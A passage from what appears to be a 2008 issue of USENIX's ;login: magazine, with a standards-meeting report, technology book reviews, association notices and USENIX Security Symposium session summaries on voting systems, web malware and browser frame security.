The document is voted out for CD ballot.

We have had probably the most successful and well-run meetings since I joined this working group.

Week 3: SC 22, Milan

Subcommittee 22 is the parent body within JTC 1 for all programming language and operating system standards. I'm supposed to be part of the U.S. delegation, project editor for two documents in its purview, and liaison for all POSIX-related matters. This is an important committee for me to attend, even though it does little, if anything, technical. I have to defend the position of the Linux Foundation, which, following the OOXML debacle, no longer sees much value in this arena. To make matters worse, the new chair of the subcommittee is none other than the editor of that dreadful OOXML disaster.

Topping it all off, the head of the U.S. delegation, who has been with me all through this series of meetings, fell and concussed himself in San Francisco at the end of last week. Nick, can you please take over as Head of the U.S. delegation? Not bad: I've become head of two distinct national body delegations inside three weeks! And this time, I have a real delegation to head, not just a team of one! This is a singular honor, but one that puts me into a difficult spot. Since the new chair has been appointed by the United States, I can't be too outspoken against him. It's time to go into my behind-the-scenes politicking mode. Just make sure another national body knows the things to say! Perhaps I don't have to say anything in the meeting.

I often hold multiple positions at these meetings, representing different organizations, being technical editor, even representing the national interests of some particular country. It is extremely rare that these multiple positions conflict, but every now and then, it is appropriate to ensure which voice you are using.

You have to "dance with them what brung you." Since USENIX is paying the tab for this meeting, it must always be my first and foremost loyalty. USENIX is a member of the Linux Foundation (LF), and the goals of the LF are very much in line with those of USENIX.

I'm not here to complain about OOXML in any position, except possibly that of the Linux Foundation (being the official liaison between SC 22 and the LF). And OOXML is not a product of this committee. But when the Canadian national body starts getting upset that the LF has not brought LSB 3.2 forward as an ISO standard (3.1 is ISO/IEC 23360), I have to figure out how to respond. It's time to pass the U.S. Head of Delegation hat to one of my fellow delegates and state that I am speaking for the LF and not the United States. The chair gets kind of red and won't meet my eye. He's staring at the papers in front of him. IBM has just announced its new "Open Standards Principles" and everyone knows who and what I'm talking about when I mention "our sponsors' serious concerns about the abuse of the process" and the fact that "every activity under JTC 1 must now be suspect." The Canadians end up withdrawing their motion asking the LF to do anything. It's safer to let things take their natural course.

But that was the only point of any contention for the entire week. There are two reasons to participate in this group: to coordinate all of the various programming language working groups and to ensure that "nothing bad happens." This is the group with the power: It is where most of the important votes actually happen. Almost everyone who attends is there to defend his or her position, to make sure that the work really happens where it is supposed to, in the working groups, and to grease the wheels. It is like a board meeting: This isn't the group that actually makes the company's product (and hence its money), but it is the group who decides how that money is spent.

All our other business was cleared and agreed with unanimity. Nothing bad happened . . . and that really is the point of meetings at this subcommittee level.

I even get off a day early, since we finish the entire agenda ahead of schedule. I can actually get to see Milan!

book reviews

ELIZABETH ZWICKY, WITH
SAM F. STOVER, BRANDON CHING,
AND RIK FARROW

SLIDE:OLOGY: THE ART AND SCIENCE OF CREATING GREAT PRESENTATIONS

Nancy Duarte

O'Reilly, 2008. 263 pages.
ISBN 978-0-596-52234-6

Duarte's *slide:ology* is the sort of book that you are either going to love or going to hate. It has sensible and often beautiful advice on how to make compelling slide presentations. Done well, these will leave a technical crowd rolling on the floor and crying out for more. Nonetheless, they tend to induce a certain suspicion. And the title *slide:ology* (what is that colon doing there?) doesn't help any. My scientifically selected sampling of typical technical people (that is, the people who wandered through my living room while it was on the table) divided into two camps, which can be characterized as "intrigued" and "deeply hostile."

In fact, one of them said something roughly like, "Good heavens! Why would you need an entire book? Just use fewer slides with bigger type and be done with it." And the author is not in fact unsympathetic to this point of view. She does think there are a few more things about graphic design you might want to know, but I'm sure she'd be happy if she could just get people to stop giving slide presentations that consist mostly of text they're going to say anyway, and they're going to have to say, because nobody can read it on the slide.

If you give presentations and you want them to be more gripping, this book will probably help. Yes, it has spiffy pictures of CEOs in it. Try to get past them, because it also has a bunch of practical advice, and some of it you will certainly sympathize with. As with many other things, the advice is mostly simple, which unfortunately is the exact opposite of easy. You will understand it, but implementing it is much harder.

APPLIED SECURITY VISUALIZATION

Raffael Marty

Addison Wesley, 2008. 506 pages.
ISBN 978-0-321-51010-5

Wait, didn't I just review a book on security visualization? That was *Security Data Visualization*, which I was enthusiastic about a little over six months ago. I wouldn't have thought it was that rich an area, but apparently it is, since the two books don't overlap all that much. *Applied Security Visualization* is a less whiz-bang book, being not so much about the exciting hackers and the novel visualization but more about the SOX and HIPPA compliance and useful visualization with existing tools, all of which I have a lot of sympathy for, since life is in my experience mostly about the less whiz-bang stuff.

Applied Security Visualization is full of useful stuff. It's aimed at technical security people who understand basic security stuff and are comfortable with technical tools and information. If you can't program something (Excel counts) or you can't read graphs comfortably, it's not going to do you much good. And although it talks about visualizations aimed at other people, it's mostly about visualizations for the use of technical people: the pictures you use to help you audit, debug, and figure things out.

I like this book and think it will be of practical use to many security people. I do have some reservations, however. There are a bunch of tactical errors made in graphs. For instance, if you are working with people who are not immersed in your visualizations, do not ever make a graph where the lower left is the good bit and the upper right quadrant is the bad place to be. (Actually, *slide:ology* has some nice coverage of this, which may have made me extra-sensitive to this problem.) And if you are going to talk to the CEO, or even the CIO, I recommend strongly against calling something ROI if it does not involve actual money. The graph that shows that vulnerabilities went down when the risk mitigation program was put in place does not tell you anything about return on investment. It suggests that you are actually changing something with your investment, but having fewer vulnerabilities does not equal more money.

I'm also skeptical about much of the information about the insider threat. Yes, insiders commit a lot of computer crime. Yes, you could probably find some of them earlier if you spent a lot of time looking at data. And I'm sure there are some companies that find this worthwhile. But the vast majority of sites are just not in a position where worrying about any but the most trivial and practical checks is worthwhile, so 150+ pages seems like a lot of space to spend on something that's such a minority interest.

All in all, I think it's a good book of practical interest to people who do security and need help looking through data, but it does try to cover a bit more than it really can.

PRIVACY ON THE LINE

Whitfield Diffie and Susan Landau

MIT Press, 2007. 335 pages.
ISBN 978-0-262-04240-6

Privacy on the Line is a great read—and not as depressing as you might expect a book about wiretapping to be. It talks about privacy, encryption, communication, and government from an educated perspective without assuming that the reader knows anything about either cryptography or history. I recommend it to anybody who's interested in security (personal and national) and how it interacts with encryption and legislation. These are thorny topics indeed, and they are handled here with grace and perspective.

HACKING EXPOSED, LINUX THIRD EDITION

ISECOM

McGraw-Hill Osborne Media, 2008. 813 pages.
ISBN 978-0-07-226257-5

REVIEWED BY SAM F. STOVER

I heard some rumors about this book before reading it, and I found that it's fairly controversial. This is not because of the content itself, but because the content is different from that of the previous *Hacking Exposed* books. In fact, that's what drew me to the book: Linux + controversial = yummy. Luckily, I was right: it was yummy. This is one great book. Unfortunately, it's somewhat constrained by the *Hacking Exposed* method of delivering information, which could make it a little tough to swallow for some folks. But rather than seeing the glass as half empty, I see a bigger glass with more stuff in it.

As with any other *Hacking Exposed* book, the primary complaint people have is "It doesn't teach me how to hack!" as if "hacking" is some kind of autonomous activity that you put under your belt as soon as you know how. What this book does do, extremely well I might add, is introduce the Open Source Security Testing Methodology Manual (OSSTMM). The OSSTMM, among other things, teaches you how to follow a penetration testing process from start to finish. So, in all fairness, this rendition of the *Hacking Exposed Linux* book probably does teach you more about "hacking" than other books, as long as you agree with ISECOM on what "hacking" really is.

Enough on what it is; let's talk about what is in it. One of the aspects I love about this book is the miniature case studies that preface every chapter. I think that is a great way to get the readers' attention, as well as give them a fun way to see what the chapter is going to be about before diving in. The first three chapters are all about describing security and controls. Anyone not familiar with OSSTMM definitely shouldn't skip over these chapters, because ISECOM takes a unique approach to risk and threat that you need to understand to get the most out of this book. The next nine chapters belong to the section titled "Hacking the System." This is where the OSSTMM methodology is presented for nine different technologies, ranging from PSTN (Public Switched Telephone Network), to VoIP, to 802.11, to RFID and beyond. I have to say that a lot of different technologies as well as lot of pentesting tools are covered in 320-some-odd pages; this is definitely the bulk of the book. Personally, I found the PSTN section especially intriguing, as I don't have much experience there. Surely in these nine chapters there will be something of interest for just about anyone.

Chapters 13–15 deal with "Hacking the User," which takes a slightly different angle. Each of these chapters deals with different ways to manipulate Web applications, mail services, and name services, in that order. There is plenty of good info for the budding "hacker" in these chapters, with details of different ways bad guys exploit weaknesses, as well as ways to counteract such malicious behavior. Some of the information presented here is pretty basic and some more advanced. Again, there is something for everyone.

The book ends with two chapters on "Care and Maintenance," which deal with source code analysis and Linux kernel tweaks. The first of three appendices lists "best practices" tips, the second presents some basic Linux forensics, and the final appendix talks about the BSD projects.

Overall, the book was well written, with only a few grammatical and spelling errors. The content is consistent with the high-quality output of the ISECOM crew. My only reservation was that I felt the subject matter transcends the *Hacking Exposed* format. However, instead of complaining, I feel that I got more than I bargained for. The OSSTMM isn't just about Linux; it's about security. You'll definitely learn about Linux hacking if you get this book, but you'll also get much more, and that's a good thing.

RAILS FOR PHP DEVELOPERS

Derek DeVires and Mike Naberezny

The Pragmatic Bookshelf, 2008. 406 pages.
ISBN 978-1-934356-04-3

REVIEWED BY BRANDON CHING

As a long-time PHP developer, I never quite found my interest piqued by the advent of Ruby on Rails as a mainstream Web development platform, and the majority of developers I have worked with over the years seemed to agree with my lack of interest. The running joke is that if we simply used Ruby instead of PHP, there would most certainly be a `buildEntireProject()` method that would do all of our work for us. However, times change, and as developers it is our responsibility to explore new and different methods of getting work done, no matter how fruitless our initial expectations are.

Rails for PHP Developers by Derek DeVries and Mike Naberezny was my first serious attempt at practicing another language, aside from PHP, for Web application development. As much as I hate to admit it, I think I like it! The book is broken up into three core sections designed to lead you through a comparative analysis of PHP and the Rails framework, followed by the construction of an entire Rails application.

Section I begins with a brief introduction to the Ruby language and outlines some of the basic differences between PHP and Ruby. Although far from an exhaustive introductory reference on the Ruby language, these first few chapters utilize your existing PHP knowledge and comparatively show you how to get things done in Ruby. For instance, in Section 2.6, outlining method creation and parameter passing, the authors show how to create a method in PHP, and they follow it by showing the same code in Ruby. The authors proceed to explain the Ruby-specific how and why, which gives good context and surprisingly helpful insight given the relatively short length of each section.

The first section is also where you will be introduced to the Rails framework and build your first basic Rails application. By the end of Chapter 3, you will have covered a good majority of Ruby's object-oriented features, including attributes, namespaces, typing, and overriding. Again, each topic is placed within a comparative code context, with both PHP and Ruby examples.

Section II is where you really get into the heart of the Rails framework. Under the pretext of building a meeting management application, the authors guide you through the major concepts of the Rails framework, including database modeling, controllers and views, validation, user management, associations, and deployment. This section of the book is quite extensive in both its descriptions and its code samples. As you progress through building the messaging application, you are exposed to everything from form creation and validation to caching and even some production server recommendations and configuration help.

In the book's final section, the authors present three reference chapters devoted to relating PHP to Ruby syntactically. Akin to a foreign language dictionary, these chapters bring back the comparative code examples seen in the first section but now laid out reference-style. Each topic contains both code comparisons and brief details of Ruby specifics. This section seems incredibly handy to have, as it covers everything from strings and array manipulation, to object cloning, to header redirection and so much more.

Overall, I was very impressed with *Rails for PHP Developers*. The wording was down to earth, the flow of the book was coherent, and the content was relative and informative. Each of the main chapters has a good summary plus a number of practical exercises to reinforce your learning of the material. Although not a replacement for a strict Ruby language instructional or reference book, it certainly lives up to its title and capitalizes upon the existing development knowledge of its intended audience (which, by the way, should be an intermediate- to advanced-level PHP developer). If you are a current PHP developer serious about learning Ruby on Rails, then I would certainly recommend this book.

So, am I a Ruby convert? Well, maybe not just yet. However, *Rails for PHP Developers* has certainly provided me with the guidance and piqued my interest in Ruby on Rails, and I can promise that I will at least be dabbling in some Ruby in the near future.

ANATHEM

Neal Stephenson

William Morrow, 2008. 960 pages.
ISBN 978-0061474095

REVIEWED BY RIK FARROW

My tech reading this past couple of months has been either online or in books too old to be reviewed fairly. I did take time out to read Neal Stephenson's new tome, *Anathem*, and I thoroughly enjoyed it.

Stephenson, of *Cryptonomicon* and *The Baroque Cycle* fame, has created a richly thought-out world that parallels our own in many ways, while being more advanced in others. The people of Arbe have forced their scientists, mathematicians, and philosophers to live in cloisters, called concents, partially because of a past disaster known only as the Terrible Events, but just as much because of irrational fears that their research will create new worldwide disasters. This system has prevailed for thousands of years, with people living in concents watching the rise and fall of civilizations on the outside several times over. At the same time, the researchers are limited to pure research, with pen on leaf, by both their internal watchers (the Inquisition) and the external world which has invaded and sacked the concents three times.

Stephenson has invented his own vocabulary for key elements of this world, and these terms take time to get accustomed to. I avoided some of this adjustment by reading the Dictionary [1] first. As I read, I could appreciate just why Stephenson wants to force us out of our familiar track and into seeing the world differently.

The narrator of the story, a 19-year-old man “collected” 10 years ago because of his intelligence, provides a thoughtful view of the tensions between the world of the scientists versus the world outside the concent’s walls. These tensions are heightened by the discovery of an unusual object orbiting Arbe. As in the past, the Powers that Be, rulers of the outside world, overcome their fear to enlist the scientists in untangling a possibly world-threatening event.

Stephenson’s depictions of his key characters had me laughing out loud, as he has created people recognizable to any geek. His descriptions of interactions with the politicians of Arbe and the researchers and scientists clearly parallel those of our own world.

I was left wishing the book had been longer than its already immense length. I can heartily recommend this book to anyone smart, with both a sense of humor and a willingness to explore different ways of being and thinking and a desire to recognize bulshytt (see The Dictionary) when it is encountered.

REFERENCE

[1] The Dictionary, 4th Edition, A.R. 3000: http://www.nealstephenson.com/anathem/dict.htm.

USENIX notes

USENIX MEMBER BENEFITS

Members of the USENIX Association receive the following benefits:

FREE SUBSCRIPTION to *;login:*, the Association's magazine, published six times a year, featuring technical articles, system administration articles, tips and techniques, practical columns on such topics as security, Perl, networks, and operating systems, book reviews, and summaries of sessions at USENIX conferences.

ACCESS TO ;LOGIN: online from October 1997 to this month: www.usenix.org/publications/login/.

DISCOUNTS on registration fees for all USENIX conferences.

DISCOUNTS on the purchase of proceedings and CD-ROMs from USENIX conferences.

SPECIAL DISCOUNTS on a variety of products, books, software, and periodicals: www.usenix.org/membership/specialdisc.html.

THE RIGHT TO VOTE on matters affecting the Association, its bylaws, and election of its directors and officers.

FOR MORE INFORMATION regarding membership or benefits, please see www.usenix.org/membership/ or contact office@usenix.org. Phone: 510-528-8649

USENIX BOARD OF DIRECTORS

THANKS TO OUR VOLUNTEERS

Ellie Young, Executive Director

As many of our members know, USENIX's success is attributable to a large number of volunteers, who lend their expertise and support for our conferences, publications, and member services. They work closely with our staff in bringing you the best there is in the fields of systems research and system administration. Many of you have participated on program committees, steering committees, and subcommittees, as well as contributing to this magazine. We are most grateful to you all. I would like to make special mention of the following individuals who made significant contributions in 2008.

The program chairs for our 2008 conferences:

Mary Baker and Erik Riedel: 6th USENIX Conference on File and Storage Technologies (FAST '08)

Chris Mason: 2008 Linux Storage & Filesystem Workshop

Elizabeth Churchill and Rachna Dhamija: Usability, Psychology, and Security 2008 (UPSEC '08)

Jeff Mogul: Workshop on Organizing Workshops, Conferences, and Symposia for Computer Systems (WOWCS '08)

Fabian Monrose: First USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET '08)

Jon Crowcroft and Mike Dahlin: 5th USENIX Symposium on Networked Systems Design and Implementation (NSDI '08)

Toni Cortes: First USENIX Workshop on Large-Scale Computing (LASCO '08)

Rebecca Isaacs and Yuanyuan Zhou: 2008 USENIX Annual Technical Conference

Sonia Fahmy and Jelena Mirkovic: Workshop on Cyber Security Experimentation and Test (CSET '08)

Dan Boneh, Tal Garfinkel, and Dug Song: 2nd USENIX Workshop on Offensive Technologies (WOOT '08)

David Dill and Tadayoshi Kohno: 2008 USENIX/ACCURATE Electronic Voting Technology Workshop (EVT '08)

Niels Provos: 3rd USENIX Workshop on Hot Topics in Security (HotSec '08)

Dan Geer: Third Workshop on Security Metrics (MetriCon 3.0)

Paul Van Oorschot: 17th USENIX Security Symposium (Security '08)

Mario Obejas: 22nd Large Installation System Administration Conference (LISA '08)

Lorenzo Alvisi and Petros Maniatis: Fourth Workshop on Hot Topics in System Dependability (HotDep '08)

Greg Bronevetsky: First USENIX Workshop on the Analysis of System Logs (WASL '08)

Feng Zhao: Workshop on Power Aware Computing and Systems (HotPower '08)

Dilma Da Silva and Jeanna Matthews: Workshop on Supporting Diversity in Systems Research (Diversity '08)

Richard Draves and Robbert van Renesse: 8th USENIX Symposium on Operating Systems Design and Implementation (OSDI '08)

Muli Ben-Yehuda, Alan L. Cox, and Scott Rixner: First Workshop on I/O Virtualization (WIOV '08)

Armando Fox and Sumit Basu: Third Workshop on Tackling Computer Systems Problems with Machine Learning Techniques (SysML08)

Invited Talks/special track chairs:

Richard Golding: Tutorials at FAST

Geoff Kuenning: WiPs and Posters at FAST

Krishna Gummadi and Arun Venkataramani: Posters at NSDI

Emre Kıcıman and Sam King: Posters at USENIX Annual Tech

Bill Aiello, Angelos Keromytis, and Avi Rubin: Invited Talks at USENIX Security

Carrie Gates: Posters at USENIX Security

Hao Chen: WiPs at USENIX Security

Rudi van Drunen and Philip Kizer: Invited Talks at LISA

Lee Damon: Workshops at LISA

John "Rowan" Littell: Guru Is In sessions at LISA

Brent Hoon Kang and Gautam Singaraju: WiPS and Posters at LISA

Dejan Kostić and Philip Levis: WiPS and Posters at OSDI

Some other major contributors:

Alva Couch for liaising with VEE, CHIMIT, and HotAC, co-sponsored by USENIX

Peter Honeyman for his efforts in outreach to the international community, e.g., Middleware conferences, and for serving as liaison to the Computing Research Association

Matt Blaze, Gerald Carter, Clem Cole, Alva Couch, Rémy Evard, Mike Jones, Brian Noble, Niels Provos, Margo Seltzer, and Ted Ts'o for their service on the USENIX Board of Directors

Jeff Bates, Steven Bourne, Clem Cole, John Gilmore, Timothy Lord, Jim McGinness, Keith Packard, and Niels Provos for serving on the USENIX Awards Committee

Richard Chycoski, Æleen Frisch, Tom Limoncelli, and Lynda True for serving on the SAGE Awards Committee

Rob Kolstad and Don Piele for their work with the USA Computing Olympiad, co-sponsored by USENIX

Jacob Farmer of Cambridge Computing for his sponsorship of the "USENIX Education on the Road" series and for organizing the Storage Pavilion at LISA

Bryan M. Cantrill, Adam H. Leventhal, and Michael W. Shapiro, who donated their Software Tools User Group (STUG) Award money to the USENIX K-12 Good Works program

Statement of Ownership, Management, and Circulation, 10/1/08

Title: ;login: Pub. No. 0008-334. Frequency: Bimonthly. Subscription price $120.

Office of publication: USENIX Association, 2560 Ninth Street, Suite 215, Berkeley, CA 94710.

Headquarters of General Business Office Of Publisher: Same. Publisher: Same.

Editor: Rik Farrow; Managing Editor: Jane-Ellen Long, located at office of publication.

Owner: USENIX Association. Mailing address: As above.

Known bondholders, mortgagees, and other security holders owning or holding 1 percent or more of total amount of bonds, mortgages, or other securities: None.

The purpose, function, and nonprofit status of this organization and the exempt status for federal income tax purposes have not changed during the preceding 12 months.

Extent and nature of circulation	*Average no. copies each issue during preceding 12 months*	*No. copies of single issue (Oct. 2008) published nearest to filing date of 10/1/08*
A. Total number of copies	6938	6615
B. Paid circulation		
Outside-county mail subscriptions	3462	2787
In-county subscriptions	0	0
Other non-USPS parcel distribution	1968	2484
Other classes	0	0
C. Total paid distribution	5429	5268
D. Free distribution by mail		
Outside-county	0	0
In-county	0	0
Other classes mailed through the USPS	58	57
E. Free distribution outside the mail	1005	679
F. Total free distribution	1063	736
G. Total distribution	6492	6004
H. Copies not distributed	446	611
I. Total	6938	6615
Percent Paid and/or Requested Circulation	84%	88%

I certify that the statements made by me above are correct and complete.

Jane-Ellen Long, Managing Editor

conference reports

THANKS TO OUR SUMMARIZERS

17th USENIX Security Symposium

San Jose, CA
July 28–August 1, 2008

OPENING REMARKS, AWARDS, AND KEYNOTE ADDRESS

Summarized by Bryan Parno (parno@cmu.edu)

In his opening remarks, Paul Van Oorschot thanked the authors, PC members, attendees, sponsors, and USENIX staff. He announced that the conference received 174 submissions and accepted 27, for a 16% acceptance ratio. Over 400 people registered to attend. Paul also announced that the Best Paper Award went to Jian Zhang, Phillip Porras, and Johannes Ullrich for their paper "Highly Predictive Blacklisting," and the Best Student Paper Award was given to J. Alex Halderman, Seth D. Schoen, Nadia Heninger, William Clarkson, William Paul, Joseph A. Calandrino, Ariel J. Feldman, Jacob Appelbaum, and Edward W. Felten for "Lest We Remember: Cold Boot Attacks on Encryption Keys."

- ***Dr. Strangevote or: How I Learned to Stop Worrying and Love the Paper Ballot***

Debra Bowen, California Secretary of State

Secretary Debra Bowen began her talk by emphasizing the vital role voting plays in a democracy. We use elections to peacefully transfer power and ensure that the government responds to the will of the people. People agree to abide by the outcomes of elections, even when their candidate loses, because they believe in the fairness of the electoral process. Elections, and hence democracy, only work if people trust the election system. This includes the entire voting system: voter registration, production of voting rolls, the design of the voting machines, and the tallying of the votes. Flaws in any piece of the system undermine voter confidence in the system as a whole.

Throughout her talk, Secretary Bowen emphasized that all voting systems have problems. Hand-written ballots may be altered by the talliers, for example, using a piece of lead hidden under a fingernail to spoil ballots. Lever-based voting machines were introduced, in part, to combat such fraud. However, lever machines can be "hacked" using a pencil. By jamming the point into a gear, an attacker can ensure that the machine will fail to record a vote when the lever is pulled. The pencil lead will eventually work its way out of the gears, making the hack difficult to detect. Even if the hack is discovered, there is no easy way to recover the lost votes.

Digital voting machines, introduced in part to prevent voting errors, are subject to their own collection of flaws and vulnerabilities. For example, an early electronic election in Orange County presented voters with the wrong ballot, preventing them from voting in the correct election. The touch screen may be misconfigured or confused by a voter with unwashed hands. Voter education is also a challenge, as is poll worker training. Secretary Bowen noted that California employs almost 100,000 poll workers, and, nationwide, the average poll worker age is 77.

In her first year in office, Secretary Bowen commissioned a comprehensive study of voting technology. The study, led by David Wagner, examined the voting machines produced by Premier Election Solutions (formerly Diebold Election Systems), Hart InterCivic, and Sequoia Voting Systems. The study included source-code review, protocol analysis, and penetration testing. It revealed numerous problems, ranging from physical security that could be bypassed with a screwdriver to easy-to-guess passwords embedded in the source code. Corruption on a single voting machine could also spread throughout the system. As a result of the review, all of the major electronic voting machines were decertified for use in California elections.

After summarizing the results of the study, Secretary Bowen shared her philosophy on voting systems. She opined that no perfect voting system exists or can be created. Having spent time investigating identity-theft issues, she argued that a determined attacker has far more motivation than your average citizen or government employee. Instead of trying to design a perfect system, Secretary Bowen argued that we need systems based on defense-in-depth that include sufficient forensics, so we can determine what happened when things go wrong. Although cryptographic voting solutions are near and dear to many in the security community, Secretary Bowen asserted that if we expect the average voter to have faith in the system, then we should be able to explain the voting system in fewer than three sentences. Cryptographic systems obviously fail this test, and even very smart people can get cryptography wrong (witness the many attack papers published over the years at USENIX Security and similar conferences).

In contrast, the new voting system that will be used by California in the fall elections is focused on simplicity of mechanism and maximum transparency. Voters indicate their preferences directly on a paper ballot. In their presence, the ballot is optically scanned and deposited into a secure storage box. Directly marking the paper ballot makes it easy for the voter to verify that he or she has voted correctly. (Secretary Bowen cited a study showing that over 50% of "test" voters failed to notice discrepancies between their votes as entered on a computer and the votes on a printout.) The optical scan creates an immediate electronic record, making it more difficult to tamper with the paper ballot. The scan makes votes easy and fast to tally, and the paper ballots are more permanent than electronic records and hence easier to audit later. Secretary Bowen noted that, currently, only California and West Virginia require any manual audit of votes cast (currently, California requires a manual audit of 1% of all votes cast in every precinct). Secretary Bowen added a requirement for additional manual recounts for close elections where the final tally differs by less than 0.5%.

After her talk, Secretary Bowen answered a large number of questions. Bill Paul, from Wind River Systems, asked about the disconnect between software updates for bug fixes and the need for an extensive certification process any time a voting machine is changed. Secretary Bowen agreed that there is indeed a mismatch between changing software and a certification process meant for more stable systems. Rik Farrow asked whether there should be additional triggers in place for requiring a manual recount—for example, an election in which the outcome differed significantly from early or exit polls. Secretary Bowen expressed interest in developing better triggers and noted that even current triggers (based on a fixed percentage) may be insufficient for large elections or excessive for small elections. Niels Provos, from Google, asked how soon we can expect to see the system used in California spread to the rest of the country. Secretary Bowen explained that control over how elections run has historically been quite diffuse, and hence it will require considerable grass-roots effort before we see many changes. She also noted the benefits of establishing minimal federal standards for elections but did not seem optimistic about seeing such standards in the near future. Finally, Algis Rudys, also from Google, asked whether vote selling and/or coercion is still a problem, noting that election systems would be much simpler to design without the need to prevent such activities. Secretary Bowen responded strongly in favor of preserving the secret ballot, giving as an example a letter she received from a woman whose husband would not allow her to vote. Such a voter may have a significant interest in keeping her ballot secret.

Those interested in additional information can visit Secretary Bowen's Web site (http://www.sos.ca.gov/), particularly the link for "Voting Systems."

WEB SECURITY

Summarized by Ben Ransford

- ***All Your iFRAMEs Point to Us***
  Niels Provos and Panayiotis Mavrommatis, Google Inc.; Moheeb Abu Rajab and Fabian Monrose, Johns Hopkins University

Niels Provos gave a talk about the prevalence of Web-based malware, defined as malware that uses Web browsers as an infection vector, pointing out ways people use the Internet for commerce. The authors found that malware distributors and botnet operators exploit vulnerabilities in common Web applications to compromise vulnerable Web servers. The goal of this work was to use Google's unique view of the Web to measure the impact of Web-based malware.

Provos described how clients are infected. Worms cannot easily traverse NATs or firewalls, but almost everyone uses a Web browser. Malefactors have therefore begun using vulnerabilities in Web browsers to install malware that exfiltrates sensitive information (later sold in batches on open markets) or joins botnets. For malware to be installed, a vulnerable browser has to load Web content from an attacker. The authors use the term "drive-by download" to describe a scenario in which a browser loads a sub-page—called an iFRAME—that contains exploit code. An iFRAME can have arbitrary size, including zero, which means that a drive-by download, and therefore the exploitation of a browser vulnerability, may be imperceptible to the user. But how are browsers convinced to load malicious content at all? Since many sites run Web applications but do not keep up with security patches, malware distributors exploit vulnerabilities in these Web applications, such as cross-site scripting and SQL injection, to insert payloads that are then shown to clients. They also collaborate with advertising providers to have their payloads "syndicated" by other ad providers who want to fill space. Provos used an example of this to make the point that trust is not transitive.

Google uses a machine-learning framework to find potentially malicious URLs, then tests for malware by loading those URLs in virtual machines running Internet Explorer in Windows. Provos said that the antivirus products they tested on those virtual machines detected between 20% and 80% of the malware that was installed. The system allows Google to process about one billion pages per day, with about one million selected for testing in the virtual machines. This accords with the authors' estimate that about 0.1% of pages contain potential drive-by downloads. Provos stressed that Google does not know how many clients are actually infected. From January to October 2007, Google checked 66.5 million URLs in depth and discovered over 180,000 sites distributing drive-by downloads, marking 3 million URLs as malicious and 3 million more as "suspicious," the category Google uses to avoid false positives. The database of markings is consulted by Firefox users who enable a certain feature.

During the time period of the study, Google found about 10,000 sites that appeared to be set up exclusively to distribute malware. Over 60 percent of the malicious sites were in Chinese network space. The authors attempted to map sites with drive-by downloads to DMoz categories and found that sites of all kinds—not only porn and warez—were infecting users. Provos also presented statistics on the sizes and degrees of malware distribution networks. Google tries to contact Web site owners when it finds these problems; many of them are appreciative but unsure what to do. Provos advocated for Webmaster education as a partial solution. Unfortunately, owing to the automatic nature of these attacks, users' options for proactive protection are limited to staying abreast of vendor-provided updates. Finally, Provos shared two URLs: Anyone can download an interface into Google's collected data at http://code.google.com/apis/safebrowsing/, and http://www.google.com/safebrowsing/diagnostic?site=<URL> provides a drive-by download report for any given URL.

Paul van Oorschot expressed skepticism that education efforts would be worthwhile, since education takes a lot of effort and might not reach everyone. Provos agreed that education is time-consuming and stressed that education must be part of a larger effort to help Webmasters stay abreast of security patches. Dan Wallach asked how Google detects compromises in its virtual machines; Provos responded that they use a proprietary method to establish a score based on several factors. Helen Wang asked whether Google attempts to disguise its crawling traffic so that it is not blocked by malware distributors; Provos acknowledged the problem and said they would work on this. David Wagner asked why the antivirus products differed so widely; Provos hypothesized that polymorphic malware and vendors' different detection heuristics accounted for the range.

- ***Securing Frame Communication in Browsers***
  Adam Barth, Collin Jackson, and John C. Mitchell, Stanford University

Adam Barth gave a talk about the security properties of frames in Web pages. Frames are regions of Web pages that contain separately navigable and controllable documents. Many Web sites use frames to display content, such as advertisements, from other Web sites. Mashup Web sites often contain frames that want to communicate with one another, which can enable useful functionality, but what if a frame is malicious? This paper points out that malicious interactions among frames must be considered and addressed. Additionally, the authors proposed solutions that have since been adopted by the major browsers.

The first part of Barth's talk was about frame navigation policies. A frame is "navigated" when its location is changed, for example when its parent Web page directs it to load a different URL. The authors compare several possible frame navigation policies, which they call Child, Descendant, Window, and Permissive. The Child policy dictates that a frame may navigate any frame it directly contains (but not the children of that frame). The Descendant policy adds the ability to navigate the children of a child. To that, the Window policy adds that a child can navigate its sibling (another child having the same parent). Finally, the Permissive policy additionally allows a document in window B to navigate the child of a document in window A. The authors built a test suite that allowed them to determine which policy each of the major browsers followed. Notably, Internet Explorer 7 with Flash, Safari 3, and Firefox 2 all followed Window or Permissive policies. Barth gave several examples to show that the Window and Permissive policies allowed malicious frames to hijack other frames imperceptibly, resulting in possible leakage of sensitive user-specific data. The best policy, according to the authors, is based on the intuitive principle of pixel delegation: Frames delegate control over screen regions to other frames, and frame A should be able to navigate frame B if A can draw in the screen region occupied by B. Because the Descendant policy respects this principle and does not appear to break Web sites, the authors propose it as the policy browsers should follow. They wrote patches for Firefox and Safari, and they notified Microsoft; all major vendors (except Opera, with whom the authors are talking) now implement the Descendant policy.

The second part of Barth's talk was about inter-frame communication. If frame A can navigate frame B, A can send B a "message" by appending a fragment identifier (such as #hello) to B's location. This type of messaging incurs no network traffic but can be analyzed like a network channel. The authors observed that this channel offered confidentiality (via something like public-key encryption) but lacked authentication. Barth described an attack on an implementation of fragment identifier messaging in Microsoft's Windows Live, analogous to the Lowe attack on the Needham-Schroeder public-key protocol; the authors convinced Microsoft to fix the problem by implementing a fix analogous to Lowe's improvement. Barth went on to discuss a modern cross-browser API called window.postMessage(). This API appears in the latest betas of many browsers, and although it provides authentication via something like public-key signatures, it does not provide confidentiality, which means attackers can intercept messages in certain situations. The authors designed an improvement wherein the sender optionally specifies the recipient more precisely using a URL fragment. Their improvement has been incorporated into HTML version 5 and is already in use on major Web sites.

An audience member asked why the addition of the Flash plug-in changed Internet Explorer's frame navigation policy; Barth said that this was due to a bug in Flash. Helen Wong asserted that the Descendant policy violates the same-origin principle browsers typically follow, to which Barth countered that browsers don't always follow the same-origin principle exactly and that the Descendant policy adds security while minimally breaking functionality. Jonathon Duerig asked whether any plug-in can choose not to follow the browser's frame navigation policy; Barth pointed out that any plug-in can already write to your hard drive, so all bets are off. He suggested that sandboxing plug-ins might solve that problem.

- ***Automatic Generation of XSS and SQL Injection Attacks with Goal-Directed Model Checking***
  Michael Martin and Monica S. Lam, Stanford University

